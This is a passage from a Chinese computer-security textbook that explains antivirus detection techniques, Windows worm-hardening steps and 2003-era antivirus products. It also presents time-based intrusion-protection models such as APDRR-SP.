反病毒技术是随着病毒的发展而发展起来的，往往反病毒技术落后于病毒技术的发展，不同的反病毒软件生产商各自拥有不同的核心杀毒技术。我国的反病毒技术前后也经历了几代的发展，从最初的防病毒卡，发展到特征代码扫描法和静态广谱特征扫描法，到现在流行的启发式法等等。综合不同反病毒软件生产商的反病毒技术，可以看出目前使用较多的反病毒技术主要有以下几种。

- 病毒代码（特征代码）扫描法

将新发现的病毒加以分析后，根据其特征编成病毒代码加入资料库中。以后每当执行杀毒程序时，便能立刻扫描程序文件，并作病毒代码比对，即能检测到是否有病毒。病毒码扫描法又快又有效率（例如趋势科技的 PC-cillin 及 Server Protect，利用深层扫描技术，在即时扫描文件时，平均只需 0.05 秒的时间），大多数防毒软件均采用这种方式，但其缺点是无法检测到未知的新病毒及已变种病毒。

所谓的病毒代码其实可以想像成是犯人的指纹，当防毒软件公司收集到一个新的病毒时，他们会从这个病毒程序中截取一小段独一无二而且足以表示这个病毒的二进位程序码（Binary Code），来当做杀毒程序辨认此病毒的依据，而这段独一无二的二进位程序码就是所谓的病毒代码。在电脑中所有可以执行的程序（如*.EXE，*.COM）几乎都是由二进位程序码所组成，也就是电脑的最基本语言——机器码。实际上，文件宏病毒虽然它只是包含在 Word 文件中的宏，它的宏程序也是以二进位码的方式存在于 Word 文件档中。病毒代码是如何产生的？可是一个执行文件或是一个 Word 文件病毒要怎么取得病毒码？又如何才算是独一无二的病毒代码呢？其实病毒代码必须依照各种不同格式的文件及病毒感染的方式来取得。举例来讲，如果有一个 Windows 的程序被病毒感染，那么就必须先研究出 Windows 文件的格式，看看 Windows 文件是怎么被系统执行，以便找出 Windows 程序的进入点，因为病毒就是藏身在这个地方来取得控制权并进行传染及破坏，知道病毒程序在一个 Windows 文件中所存在的位置之后，就可以从这个区域中找出一段特殊的病毒代码供杀毒程序使用。

在防毒软件公司中都会有一组精通计算机的人，专门在为各种不同类型的文件或病毒抓病毒码，可是当病毒愈来愈多，要找出每一只病毒都独一无二的病毒码可能就不太容易，有时候，甚至这些病毒代码还会误判到一些不是病毒的正常文件。所以通常防毒软件公司在将病毒代码送给客户前都必须先经过一番严格的测试，比方说拿这些病毒代码去扫描前 100 个）软件都不会造成任何误判现象，而且都能检测到所有的病毒，经过这些手续之后，一个病毒代码定义档才算是真正完成，可放在因特网或 BBS 上供用户自由下载。

- 加总比对法（Check-sum）或校验码法

根据每个程序的文件名称、大小、时间、日期和内容，加总（生成）为一个校验码，再将校验码附于程序的后面，或是将所有校验码放在同一个资料库中，再利用此 Check-sum 系统，追踪并记录每个程序的校验码是否遭更改，以判断是否中毒。这种技术可检测到各式的病毒，但最大的缺点就是误判断高，且无法确认是哪种病毒感染的。

- 人工智慧陷阱（Rule-based）或是行为特征法

人工智慧陷阱是一种监测计算机行为的常驻式扫描技术，它将所有病毒所产生的行为归纳起来，一旦发现内存的程序有任何不当的行为，系统就会有所警觉，并告知用户。这种技术的优点是执行速度快，手续简便，且可以检测到各式病毒；其缺点就是程序设计难，且不容易考虑周全。不过在这千变万化的病毒世界中，人工智慧陷阱扫描技术是一个至少具有安全功能的新观点。

- 软件模拟扫描法

软件模拟技术专门用来对付多形病毒（Polymorphic/Mutation Virus）。变形病毒在每次传染时，都以不同的随机乱数加密于每个中毒的文件中，传统病毒代码比对的方式根本就无法找到这种病毒。软件模拟技术则是成功地模拟 CPU 执行，在其设计的 DOS 虚拟机器（Virtual Machine）下假执行病毒的变体引擎解码程序，安全并确实地将多型体病毒解开，使其显露原本的面目，再加以扫描。

- VICE（Virus Instruction Code Emulation）先知扫描法

VICE 先知扫描技术是继软件模拟后的一大技术突破。既然软件模拟可以建立一个保护模式下的 DOS 虚拟机器，模拟 CPU 动作并假执行程序以解开变体引擎病毒，那么应用类似的技术也可以用来分析一般程序检查可疑的病毒代码。因此，VICE 将用来判断程序是否有病毒代

码存在的方法，分析归纳成专家系统知识库，再利用软件工程的模拟技术（Software Emulation）假执行新的病毒，则可分析出新病毒代码对付以后的病毒。

- 实时的 I/O 扫描（Realtime I/O Scan）

Realtime I/O Scan 的目的在于即时地对资料的输入/输出动作做病毒代码比对的动作，希望能够在病毒尚未被执行之前，就能够防堵下来。理论上，这样的即时扫描程序虽然会影响到整体的资料传输速率，但是使用 Realtime I/O scan，文件传送进来之后，就等于扫过了一次毒，整体来说是没有什么差别的。

- 文件宏病毒陷阱（Macro Trap）

MacroTrap 是结合了病毒代码比对与人工智慧陷阱的技术，依病毒行为模式（Rule base）来检测已知及未知的宏病毒。其中，配合 OLE2 技术，可将宏与文件分开，使得扫描速度变得飞快，而且更有效地将宏病毒彻底清除。

6.6.3 防范蠕虫病毒

网络蠕虫病毒给因特网带来了与以往不同的影响，其破坏性强，传染广泛，已经成为目前网络的最大安全威胁之一。在网络蠕虫病毒大行其道的今天，为了维护自身的网络安全，有必要了解一些网络蠕虫病毒的预防知识，这样才能防范于未然，拒病毒于门外。网络蠕虫病毒和其他病毒一样也具有潜伏性、可触发和破坏性，可以从以下几个基本特性入手分别瓦解。

1. 瓦解触发模块

很多脚本型病毒是通过无限循环语句来完成的，且一开机就运行这个程序，等待触发条件。用“ Ctrl+Alt+Del ”弹出关闭程序对话框方可看见一个叫 Wscript.exe 的程序在后台运行（这样的程序不一定是病毒，但病毒也常常伪装成这样）。为了防止病毒对计算机的破坏，可以限制这类程序的运行时间，以达到控制的效果。首先在“ 开始 ”→“ 运行 ”里输入“ Wscript ”，然后会弹出一个窗体。选中“ 在超出指定的秒数后停止脚本 ”，调整下方的时间设为最小值即可。

此外，对付那些用 VBScript 脚本语言编写的蠕虫病毒，可以用一个很简单的方法，因为 VBScript 代码是通过 WSH（Windows Script Host）来解释执行的，所以只需将 WSH 功能卸载，就可以使病毒失去触发运行的环境。

具体方法：对于 Windows 98/NT4 系统，打开“ 控制面板 ”，双击“ 添加/删除程序 ”，在打开的“ 添加/删除程序属性 ”对话框中单击“ Windows 安装程序 ”页面，双击组件中的“ 附件 ”，取消“ Windows Scripting Host ”项前面的复选标记后确定，即可删除 WSH。

此外，最好是删除 VBS、VBE、JS、JSE 文件后缀名与应用程序的映射。方法是点击“ 我的电脑 ”→“ 查看 ”→“ 文件夹选项 ”→“ 文件类型 ”，然后删除 VBS、VBE、JS、JSE 文件后缀名与应用程序的映射。

最后，还需要破坏脚本型病毒的自我复制功能，大多数利用 VBscript 编写的病毒，自我复制的原理基本上是利用程序将本身的脚本内容复制到一个临时文件中，然后再在传播的环节将其作为附件发送出去。该功能的实现离不开“ FileSystemObject ”对象，因此，禁止了“ FileSystemObject ”就能有效地控制 VBS 病毒的传播。为了瓦解病毒的自我复制能力功能模块，对于 Windows ME/2000 系统，启动注册表编辑器，删除“ HKEY_CLASSES_ROOT\Scripting.FileSystemObject ”主键即可，或者用“ regsvr32 scrrun.dll /u ”这条命令就可以禁止文件系统对象。

2. 瓦解破坏性模块

网络蠕虫病毒一般不会去像传统病毒一样调用汇编程序来实现破坏功能，它都是通过调用已经编译好的带有破坏性的程序来实现这一功能，如 Format.com。只需将这类危险命令改名，就可以阻止病毒的调用执行。

3. 瓦解感染模块

对于利用浏览器的 ActiveX 控件传播的病毒，可以设置浏览器的安全级别。打开“ 控制面板 ”，双击“ 因特网 ”，然后在打开的“ 因特网属性 ”对话框中单击“ 安全 ”选项卡，再单击“ 自定义级别 ” 按钮。把 “ ActiveX 控件及插件 ” 中的一切选项都设为禁用。对于 OE 的自动运行附件的 MIME 漏洞和 IE 漏洞，可以下载相应的补丁。

除此之外，还要安装一个具备实时拦截电子邮件病毒和恶意代码病毒的防火墙程序，并且要经常及时更新病毒库，至少一周应进行一次更新升级。

其次，在收到陌生邮件时要慎之又慎，尤其是对于带有附件的陌生电子邮件，最好一律拒收。千万不要看到主题很吸引人就盲目打开，这往往是受到病毒攻击的第一步。

此外，由于蠕虫病毒具有在网络中快速传染的特性，因此对付网络蠕虫病毒应以预防为主，同时与网络管理紧密结合，安装相应的网络病毒防治服务器，以实时作业的方式扫描所有的进出网络的文件。本地网络与其他网络（包括因特网、其他局域网）间的数据交换、本地网络工作站与服务器间的数据交换和本地网络各个工作站之间的数据交换，都要经过网络病毒防治服务器的检测与过滤，这样才能保证网络蠕虫病毒的实时检查、防治和消除。

最后，增强防病毒观念也是当务之急。根据 NCSC 提供的一种病毒成本分析模型，如果一个公司不采取任何措施防范病毒，那么每 1000 台计算机要花 180 万美元进行病毒入侵后的恢复工作。如果采取最低标准的措施，如教育工作人员提供他们的警惕，将使费用降至 80 万美元左右。若在公司的一半的计算机上每天运行一次病毒扫描程序，费用可以再降至 40 万美元。若在公司的一半机器上全天运行实时扫描程序，可使每年的病毒清理费用降至 3 万美元。

6.6.4 计算机病毒的清除

对普通用户而言，若判断自己的计算机已经被计算机病毒所感染，那么只要他采取有效的措施就可以将病毒带来的损失降低到最低限度。建议方法如下：

（1）备份自己认为重要的数据，即使文件已经被病毒感染，因为万一杀毒失败，还有备份文件可以恢复；

（2）运行反病毒软件进行全面的杀毒；

（3）若是杀毒过程结束后仍然怀疑有未清除的病毒，那么请尽量不再使用该计算机，同时向病毒监测中心汇报，同时将带毒样本送至反病毒研究中心。

6.6.5 常见杀毒软件介绍

1. 瑞星杀毒软件 2003 版

瑞星杀毒软件 2003 版是北京瑞星科技股份有限公司设计开发的一款杀毒软件，是专门针对目前流行的网络病毒研制开发的产品，其采用了多项最新技术，有效地提升了对未知病毒、变种病毒、黑客木马和恶意网页等新型病毒的查杀能力，在降低系统资源消耗、提升查杀毒速

度、快速智能升级等多方面进行了改进。

瑞星杀毒软件 2003 版新增功能。

（1）采用瑞星独创的智能解包还原技术，解决了杀毒软件无法有效查杀因使用各种公开、非公开的自解压程序对病毒进行压缩打包而产生大量变种病毒的世界难题，彻底根治此类变种病毒造成的危害。

（2）瑞星首创的“行为判断查杀未知病毒”技术，不仅可查杀 DOS、邮件、脚本以及宏病毒等未知病毒，还可自动查杀 Windows 未知病毒。在国际上率先使杀毒软件走在了病毒前面，并将防病毒能力拓展到防范 Windows 新病毒。

（3）通过对实时监控系统的全面优化集成，将文件系统、内存系统、协议层邮件系统及互联网监控系统的多层次实时监控有机融合成单一系统，各个子系统更好协调工作，使监控更有效，占用资源更少，效率更高，直接监控 QQ、MSN 等即时通讯软件。

（4）独具杀毒引擎智能优化功能，可自动优化扫描引擎结构，大幅提升查杀病毒速度。

（5）上网用户再也不必为软件升级操心，主动式智能升级技术会自动检测最新的版本，只需轻松点一下鼠标，系统将自动升级。

（6）采用超容压缩数据保护技术，无须用户干预，定时自动保护计算机系统中的核心数据，即使在硬盘数据遭到病毒破坏，甚至格式化硬盘后，都可以迅速恢复硬盘中的宝贵数据。

（7）采用最新的木马指纹技术，可以更加准确、高效地防范各种木马、黑客的攻击。配合新增的应用程序规则设置，大大提升防黑效果。

（8）瑞星最新提供的注册表修复工具，可以帮助用户快速修复被病毒、恶意网页篡改的注册表内容，排除故障，保障系统安全稳定。

（9）采用最新流行的 Windows XP 界面，可随时更换不同的风格和语言，充分体现瑞星软件的个性化与易用性。

（10）针对英特尔奔腾处理器进行全面优化，大幅提升查杀毒及实时监控效率。

2. 金山毒霸 2003

金山公司是国内著名的软件公司，金山毒霸 2003 是其最新开发的杀毒软件。它具有以下优点：

（1）对查毒速度做了优化，可以快速、彻底的查杀多种流行病毒，在普通配置的计算机上，“闪电查毒”扫描完一块 40GB 的硬盘只需要 4 分钟；

（2）包括金山毒霸 for IE、恶意脚本过滤、OCX 防毒、下载文件查毒和网页内容过滤 5 个部分，相当于一个以 IE 为操作系统的完整的反病毒软件，对于日常使用 IE 上网的用户来说，金山毒霸的 IE 防火墙能提供全面的病毒防护，可以覆盖他日常使用的全部功能，确保他的信息安全不受到侵害；

（3）金山网镖 2003 集合了金山毒霸网络个人防火墙、IE 防火墙、实时监控网络安全状态等功能，为用户提供信息安全，第一时间为用户提供网络安全信息；

（4）为用户网上交流的过程提供全方位的保护，确保用户在“无毒”的网络时空畅所欲言；

（5）金山网镖系统漏洞检测程序可以检测用户当前系统可能存在的安全漏洞隐患，为用户指出问题所在，并且提供微软官方补丁程序下载地址，同时，用户还可以通过金山毒霸的智能升级程序从网络升级漏洞库，以保证检测程序为用户的系统提供及时的安全能力检测；

（6）提供硬盘数据修复工具。

3. AntiViral Toolkit Pro 3.0（AVP）

蜚声全球的俄罗斯反病毒软件，由莫斯科的 Kaspersky Lab 公司出品，它具有以下优点：功能强大，技术先进，高效、安全、可靠，体积小，易于使用。在病毒方面也完全适合中国情况。其缺点是在中国国内没有直接服务，没有中文版本，但对于有 Internet 使用经验的用户不成问题。

AVP 的反病毒特征数据库中收集了全世界超过 20，000 种的病毒记录，能准确地清除位于内存、文件和磁盘引导区的各种病毒以及各种特洛伊木马。它分为 DOS 版本和在 Windows 95/98/NT 上运行的版本，后者简称为 AVP 32，两者在运行结果上没有本质的不同。

AVP 能够安全、有效地对付多形态病毒和各种宏病毒，并能够自动解开多种压缩格式文件以检查其中的病毒，其中包括 ZIP、ARJ、RAR、LHA、LZH、ZIP2EXE、RARSFX、ARJSFX 和 LHASFX 压缩文档；PKLITE、EXEPACK、DIET、LZEXE、COMPACK 和 COM2COM 动态压缩可执行文件；FX-LOCK、CPAV 和 FILESHIELD 免疫打包文件；甚至在 CRYPTCOM，CRYPTCOM-B，DROPPER-A，DROPPER-B，DROPPER-C，DROPPER-D，ENCRCOM/EXE 和 PROTECT4.0 加密文件中检查病毒。它的启发式代码分析器（Heuristic Module Code Analyzer）可以检测出大约 80%的未知新病毒。这是目前全世界反病毒产品在理论和实践上能够做到的极限。

AVP 从 2.0 版本开始成功地将“虚拟机（Virtual Machine）”技术运用于反病毒软件中，病毒代码在虚拟机中经过短暂的虚拟运行会自动解码原形毕露，这使得多形态（Polymorphic）病毒的处理有了统一、规范和可靠的方法。AVP 是将启发式代码扫描和虚拟机完美结合的典范之作，它将大多数病毒通过算法将病毒特征压缩到很少的几个字节，使得上万种病毒的数据库能够存放在只有一兆多字节的文件中。

AVP32 提供了尽可能的各种设置，如选择目录、文件名匹配、清除报警与备份、深度检查、结果报告等，并提供了完整的在线帮助。AVP Monitor 程序可以在启动时自动运行，主动监视 Windows 环境中的文件操作，遇到病毒感染的文件会自动提示用户进行清除。

AVP 作为共享软件收录在著名的 TUCOWS 网站中，特别适合国内计算机用户作为首选的反病毒工具软件，它是国内用户最理想的反病毒软件之一。它的 30 天免费试用版本可以在 TUCOWS 的各个网站上下载，软件过期后还可以免费下载新的试用版本继续使用。

在 VIRUS BULLETIN 1998 年 2 月对 18 种国际著名反病毒软件的一次技术评测中，AVP 在 5 个反病毒数量的技术指标中占据四项第一，一项第二。AVP 也是不少国内计算机软件作者学习编写反病毒软件的优秀范例。不少程序员通过逆向工程手段深入分析过 AVP 软件的内核，无不为之赞叹，并有很多讨论佳作广泛流传在国内互联网的网点、新闻讨论区和 BBS 站中。

4. MCAFEE VIRUS SCAN

Mcafee Virus Scan 4.0.3 for Windows9x（以下简称 MVS）使用了最新的技术，可以检测几乎所有的病毒，包括软盘、Internet 下载文件、E-mail 附加文件、Intranets、CD-ROM、共享文件和在线服务（甚至包括绝大多数流行的压缩文件类型）。MCAFEE 结合了该公司（http://www.mcafee.com）的 WebScanX 功能，除了检测和清除病毒外，它还有 VShield 自动监

视系统，会常驻在系统工具栏里，当用户从磁盘、网络和 Email 文件中开启文件时，便会自动检测文件的安全性。若文件内含病毒便会立即警告并作适当的处理，而且支持鼠标右键的快速选单功能，并可使用密码将个人设置锁住，以免别人擅自修改。另外新增了检测恶意的 Java Applet 和 ActiveX 程序的功能。MVS 对其病毒代码库更新的较勤，要注意及时升级才能确保 MVS 的强大威力得以充分发挥。总的来说，它具有以下功能。

广泛抗病毒能力。MVS 除了对文件型病毒、引导型病毒、混合型病毒有防御能力外，它对 JAVA 病毒、宏病毒、E-mail 病毒等网络类病毒都可进行有力的查杀。当然了，消灭包括 CIH 等运用 VxD 技术的最新病毒也自然不在话下。

实时监控功能。MVS VSHIELD 实时监控的对象可以是软盘、本地硬盘、光盘、因特网和所在局域网服务器。当文件被读取、拷贝、移动、压缩、解压、从因特网下载保存和从 E-mail 信箱接收保存时，软件将根据预先设定的处理方式对含有病毒的文件进行处理。VSHIELD 会自动驻留内存，每次开机时 SCAN 都会检查一次引导盘，用户查毒的同时就能杀毒。

支持命令行方式。MVS 还向用户提供了传统命令行防病毒工具 SCAN，可以在 Windows 9x 遭遇病毒侵袭不能启动，并且其他基于 Windows 平台的病毒软件都无计可施的时候大展拳脚。SCAN 集查、杀功能于一身，无需 CLEAN 的协助。SCAN 的命令行最需记住的就是/CLEAN 和/SUB 这两个，意思是杀毒/包含子目录，例如：SCAN C:/CLEAN/SUB 这个命令的意思就是杀除 C 盘全部文件中的病毒。

对压缩文件中病毒的检测。目前 MVS 支持的压缩文件格式包括：ARC、ARJ、CAB、Diet、LHA、LZEXE、PKLite、ZIP、PKZip、Winzip，可以将隐藏在压缩文件内的病毒等有害程序检测出，避免因病毒的进一步扩散而造成损失。

方便的窗口杀毒程序。在 Windows 9x 版中，可以方便地选择磁盘、目录和子目录，在 ACTION 中可以指定发现病毒时是将文件移走、删除、清除病毒还是继续检查。

局域网防毒功能。在由 Windows 95/98 构建的对等网中，无论文件从本机拷贝到其他机器，还是从其他机器传来，都处在 VSHIELD 的监控之下，非常便捷。

先进的规划管理功能。MVS 安装时选择安装的 SCREEN SAVER SCAN 可以在运行屏幕保护程序时杀毒，既保证安全，又节省用户时间。SCHEDULE 功能还可以安排好在指定时间运行 VIRUS SCAN 的不同模块，这种常规性的查杀病毒操作防止用户粗心大意，保证系统健康。

第 7 章　防范黑客措施

前面几章对黑客的行径以及常用手法进行了分析，下面讲述防范黑客的措施。在因特网上，技术的更新换代非常迅速，黑客不断的发掘出新的漏洞并利用这些漏洞达到入侵目的，因此防范技术总是相对滞后于入侵技术。

一个普通的计算机用户，只要能上因特网，就能轻易地获取这些信息，变为一个具有很大威胁的黑客。现在国内也有大量的中文黑客站点，只要在搜索引擎键入“ 黑客 ”，即可发现大量的中文版黑客教材、当前最新的漏洞列表、黑客工具和使用说明书等。

对待计算机网络安全问题应该做到防患于未然，这样，各种网络安全技术显得尤为重要。

根据功能的不同以及在网络分层体系中的位置不同，常见的网络安全技术有入侵检测技术、防火墙技术、包过滤技术、虚拟专用网技术、病毒防范技术、数据加密技术、数字签名技术、身份认证技术、蜜罐技术和代理技术等。尽管有的技术目前还不成熟，但是大部分网络安全技术已经有现成的软硬件产品投入使用。虽然这些软硬件不能完全防范黑客的攻击，但在一定程度上大大减少了损失。

本章介绍几种比较成熟的网络安全技术以及相关的产品，读完本章后，读者以及相关企业可以对目前的网络安全趋势和技术有一定了解，能够选用常见的网络安全工具来防范黑客行为，加固自己的系统与网络服务器。

7.1　入侵防护体系

如今的信息环境已经是一个动态和变化的环境，表现在信息业务的不断发展变化、业务竞争环境的变化、信息技术和安全技术（包括攻击技术）的飞速发展，同时系统自身也在不断变化，如人员的流动和不断更新升级的系统等。总之，面对这样一个动态的系统和环境，当然要用动态的安全模型、方法、技术和解决方案来应对安全问题。

从 20 世纪 90 年代开始，随着以漏洞扫描和入侵检测（IDS）为代表的动态检测技术和产品的发展，相应的动态安全模型也得到了发展。

7.1.1　关于安全的考虑

在网络上运行的数据要求安全性是必然的，但是在网络联入因特网的情况下，没有任何一种方法可以保证数据是绝对安全的。

对系统安全的考虑来源于以下几个方面。

首先，外界闯入的恶意攻击。

黑客入侵手段按结果可以分为本地入侵、远程入侵以及绕过防火墙的入侵。其中，每个类别还可以再细分为 3 个类别：只读访问、非根式（不是以超级用户身份进行）的写与执行访问和根式（以超级用户身份进行）的写与执行访问。具体入侵手段有：

- 拒绝服务入侵；
- 分布式拒绝服务入侵；
- 探测入侵；
- 口令破解入侵；

- Web 入侵；
- 特洛伊木马和后门；
- 嗅探入侵；
- 缓冲区溢出入侵。

除了外界闯入的恶意攻击外，还有非授权的资料存取，假冒合法用户（包括各种形式的欺骗攻击）以及病毒。

7.1.2 黑客入侵的防护措施

下面就黑客入侵系统的全过程有针对性地给出防范措施。

1. 事前阶段

定义——以安全实施进程为坐标，指系统正常运行到安全事故发生前的阶段。

任务——此阶段的主要任务是使用自动化的网络风险评估工具，对现行网络进行预防性检查，及时发现问题，并予以解决。

建议——使用防火墙。防火墙系统是网络安全的第一道防线，它可以识别并阻挡多种黑客的攻击行为。使用漏洞扫描检测系统来探测网络上每台主机乃至路由器的各种漏洞。系统漏洞检测和安全评估软件从系统内部扫描安全漏洞和隐患。它们一个从外，一个从内非常详细地扫描安全漏洞并将系统漏洞一一列出，给出最佳解决方法。动态口令的使用将系统的口令变成动态的，用户每次登录系统的口令都不同，可防止口令被非法窃取。UNIX 策略管理和 UNIX 资源管理软件的使用能将 UNIX 系统变得更加安全可靠。而 PKI 提供了用户认证和防止传输数据被非法修改地系统架构。邮件过滤器可以抵挡很多基于邮件的攻击。网络防病毒系统可以有效防止病毒的危害。VPN 技术的实施使信息在通过网络的传输过程中更加安全可靠。另外，事前防御体系还包括系统的安全配置和对用户的培训与教育等。

2. 事中阶段

定义——以安全实施进程为坐标，指系统安全事故已经发生到系统安全事故的进程得到有效控制之前的阶段。

任务——此阶段的主要任务是提高系统抗攻击能力，增加黑客攻击难度，加强监控、监测，尽早发现事故苗头，及时中止事故进程，最大限度地压缩安全事故运行时间，将事故损失降到最少。

建议——使用闯入者警告系统，通过 Manager/Agent 形式深入系统内部，实时检测黑客入侵。将实时监控、阻断响应软件放置在网上，通过抓取网络上所有流经的包，动态分析出黑客对系统的进攻，并立即作出反应。实时监控、阻断响应的信息源是网络传输数据，通过监视和分析网络上传输的数据包来发现入侵。闯入警告系统的信息源是系统审计数据，通过分析系统审计日志中大量的跟踪用户活动的细节记录来发现入侵，分别在网级和系统级共同探测黑客的攻击并及时作出反击，防止黑客进一步破坏。

3. 事后阶段

定义——以安全实施进程为坐标，指系统安全事故的进程得到有效控制之后的阶段。

任务——此阶段的主要目标是研究事故起因、评估损失和责任追查。核心在于电子数据取证。安全审计信息的采集应该是多层次、多方位和多手段的，并且具有不可抵赖性。

建议——防火墙、日志取证系统、闯入警告系统、实时监控和阻断响应系统都提供详细的数据记录功能可以对所有误操作的危险动作和蓄意攻击行为保留详尽的记录，而且记录在一台专用的安全的主机上；这样可以在黑客攻击后通过这些记录来分析黑客的进入方式，弥补系统漏洞，防止再次攻击，并可进行黑客追踪和查找负责人。闯入警告系统及基于文件级的信息实时监控与恢复系统，在线监视系统重要资源文件（比如 Password 文件和系统文件）不被修改或植入特洛伊木马，一旦发现修改能及时通知管理员，这样就能防止很多黑客留后门，或者进一步获得超级用户权限。实时监控、阻断响应系统更能动态监控系统的 Web 服务器。FTP 服务器、DNS、路由器访问控制表等不被其他人改变，一旦改变将及时通知系统管理员。日志取证系统、跟踪反击系统能跟踪用户的每一步操作，它是一个强大的事后分析工具。备份及快速恢复系统能将攻击所造成的损失降至最低。

CERT 建议的系统入侵后恢复步骤：准备工作（对照安全策略并记录下恢复过程中采取的所有步骤）→夺回控制权（将遭受入侵的系统从网络上断开并复制遭受入侵系统的镜像）→分析入侵（查看系统文件和配置文件是否更改，数据是否更改，入侵者是否留下工具和数据，查看日志文件，是否有网络 Sniffer 的标记，查看网络中的其他系统与遭受入侵系统有关或受到影响的远程主机等）→与相关的其他站点联系→从入侵中恢复→提高本地系统和网络的安全性→重新连上因特网→更新安全策略。

7.1.3 基于时间的安全理论

该理论的最基本原理就是认为与信息安全相关的所有活动，不管是攻击行为、防护行为、检测行为和响应行为等都要消耗时间。因此，可以用时间来衡量一个体系的安全性和安全能力。

作为一个防护体系，当入侵者要发起攻击时，每一步都需要花费时间。攻击成功花费的时间就是安全体系提供的防护时间（Pt）。在入侵发生的同时，检测系统也在发挥作用，检测到入侵行为也要花费时间，即检测时间（Dt）；在检测到入侵后，系统会做出应有的响应动作，这也要花费时间，即响应时间（Rt）。

这个理论可以用一些典型的数学公式来表达，即安全的要求。

公式 1： Pt > Dt + Rt

Pt 代表系统为了保护安全目标设置各种保护后的防护时间，或者理解为在这样的保护方式下，黑客（入侵者）攻击安全目标所花费的时间。

Dt 代表从入侵者开始发动入侵开始，系统能够检测到入侵行为所花费的时间。

Rt 代表从发现入侵行为开始，系统能够做出足够的响应将系统调整到正常状态的时间。

那么，针对于需要保护的安全目标，如果上述数学公式满足——防护时间大于检测时间加上响应时间，也就是在入侵者危害安全目标之前就能够被检测到并及时处理。

公式 2： Et = Dt + Rt （如果 Pt=0）

公式的前提是假设防护时间为 0，这种假设对 Web Server 这样的系统可以成立。

Dt 代表从入侵者破坏了安全目标系统开始，系统能够检测到破坏行为所花费的时间。

Rt 代表从发现遭到破坏开始，系统能够做出足够的响应，将系统调整到正常状态的时间。

比如对 Web Server 被破坏的页面进行恢复，那么 Dt 与 Rt 的和就是该安全目标系统的暴露时间 Et。针对于需要保护的安全目标，如果 Et 越小系统就越安全。

通过上面两个公式的描述，实际上给出了安全一个全新的定义：及时的检测和响应就是安

全，及时的检测和恢复就是安全。而且，这样的定义为安全问题的解决给出了明确的方向——提高系统的防护时间 Pt，降低检测时间 Dt 和响应时间 Rt。

7.1.4 黑客入侵防护体系的设计

黑客入侵防护体系是一个动态的、基于时间变化的概念，为确保网络与信息系统的抗攻击性能，设计一种黑客入侵防护体系是很重要的。下面提出了一种互联互动、多层次的黑客入侵防护体系——以分析（Analysis）、保护（Protection）、监测（Detection）、响应（Response）、恢复（Restoration）和安全策略（Security Policy）为元素构成一个闭环，即 APDRR-SP 黑客入侵防护体系模型，如图 7-1 所示。




图 7-1 黑客入侵防护模型

1. 安全政策

一个成功的黑客入侵防护体系开始于一个全面的安全政策，它是所有安全技术和措施的基础，也是整个黑客入侵防护体系的核心。

2. 分析

它是实施黑客入侵防护体系的依据，对整个网络安全防护性能给出科学、准确的分析评估，有针对性地给出黑客入侵防护体系的建设方案才是可行的。

3. 保护

保护是用于提高安全性能、抵抗入侵的主动防御手段。通过建立一种机制来检查系统的安全设置，评估整个网络的风险和弱点，确保每层是相互配合而不是相互抵触地工作。检测与政策相违背的情况，确保与公司安全政策保持一致。使用扫描工具及时发现问题并进行修补，使用防护工具，通过抗毁技术、系统安全化配置技术的实施，防火墙、VPN、IPSec 等技术和措施的使用，来提高网络抵抗黑客入侵的能力。

4. 监测

监测是保证及时发现攻击行为，为及时响应提供可能的关键环节。使用基于网络和基于主机的 IDS，并对监测系统实施隐藏技术，以防黑客发现防护手段进而破坏监测系统，以及时发现攻击行为，为响应赢得时间。采用与防火墙互联互动、互动互防的技术手段，形成一个整体策略，而不是单兵作战，强调协作技术，设立安全监控中心，掌握整个网络的安全运行状态，是防止入侵的关键环节。

5. 响应

在发现入侵行为后，为了及时切断入侵，抵抗攻击者的进一步破坏活动，作出及时准确的响应是必须的。使用实时响应阻断系统、攻击源跟踪系统、取证系统和必要的反击系统确保响应的准确、有效和及时，预防同类事件的再次发生并为捕获攻击者提供可能，为抵抗黑客入侵提供有效的保证。

6. 恢复

恢复是防范体系的又一个环节，无论防范多么严密，都很难确保万无一失。所以，采用亡羊补牢的策略，使用完善的备份机制确保内容的可恢复性，借助自动恢复系统、快速恢复系统来控制和恢复破坏，将损失降至最低。

上面 6 个环节丝丝相扣，互为补充，构成一个有机整体，形成较为完善的黑客入侵防护体系。

7.1.5 商用的黑客入侵防护体系介绍

根据基于时间的安全原理，国内外一些著名的安全公司都致力于开发实用的入侵防护体系和方案，并结合自己公司的安全产品，主要是软硬件，把入侵防护体系量化并投入企业应用。下面简单介绍两种，更多的资料可以参阅因特网资源。

1. 安氏 IAARC 框架

IAARC 框架是安氏信息安全框架中的技术框架。安氏认为主要的安全技术都可以归结到下面 5 个安全行为：

- 鉴别和认证 Identification & Authentication；
- 访问控制 Access Control；
- 审计和跟踪 Audit Trail；
- 响应和恢复 Response & Recovery；
- 内容安全 Content Security；

其结构如图 7-2 所示。




图 7-2 IAARC 框架

详细情况可见：http://bj.is-one.net/solution/

2. 北京汉邦软科集团网络安全模型

网络安全系列产品实现技术不同，控制策略不同，侧重点不同，既可单独使用，又可组合使用。综合使用网络安全系列产品，可以起到尽早发现事故隐患，及时中止事故进程，事后责任追查及电子取证的作用，最大程度地保障网络系统的安全。

综合多年信息安全领域的研究经验，依据网络安全实施进程的不同阶段（事故发生前、事故发生中、事故发生后）汉邦软科集团提出了可靠实用的网络安全模型。

汉邦网络安全模型=事前检查+事中防护、监测、控制+事后取证。

